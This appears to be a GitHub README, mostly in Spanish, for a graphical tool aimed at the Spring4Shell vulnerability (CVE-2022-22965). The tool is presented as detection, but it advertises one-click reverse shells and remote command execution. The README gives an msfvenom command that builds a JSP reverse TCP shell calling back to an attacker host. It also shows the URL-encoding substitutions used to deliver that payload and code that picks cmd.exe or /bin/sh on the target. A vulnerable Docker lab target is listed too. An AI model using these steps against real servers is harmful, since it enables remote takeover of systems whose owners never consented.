 iloveflag/fast-cve-2022-22965
Herramienta de detección gráfica para CVE-2022-22965 (Spring4Shell) con generación de reverse shell con un clic, ejecución de comandos y adaptación de ruta de shell para múltiples servidores.

Máquina objetivo
docker run -itd -p 80:8080 vulfocus/spring-core-rce-2022-03-29:latest
El núcleo del shell inverso se refiere a msfvenom
msfvenom -p java/jsp_shell_reverse_tcp LHOST=xxx LPORT=xxx -f raw -o shell.jsp
Después de codificar el JSP en URL, use
%3C%25替换 %25%7Bc2%7Di 代表<%
%25%3E 替换 %25%7Bsuffix%7Di 代表 %>
En el código, se realiza una modificación de shellpath según el tipo de servidor
if self.radioButton_win.isChecked():
    shellpath = "cmd.exe"
if self.radioButton_linux.isChecked():
    shellpath = "/bin/sh"

Ejecución de comandos:

 Detección whoami:

 Shell inverso con un clic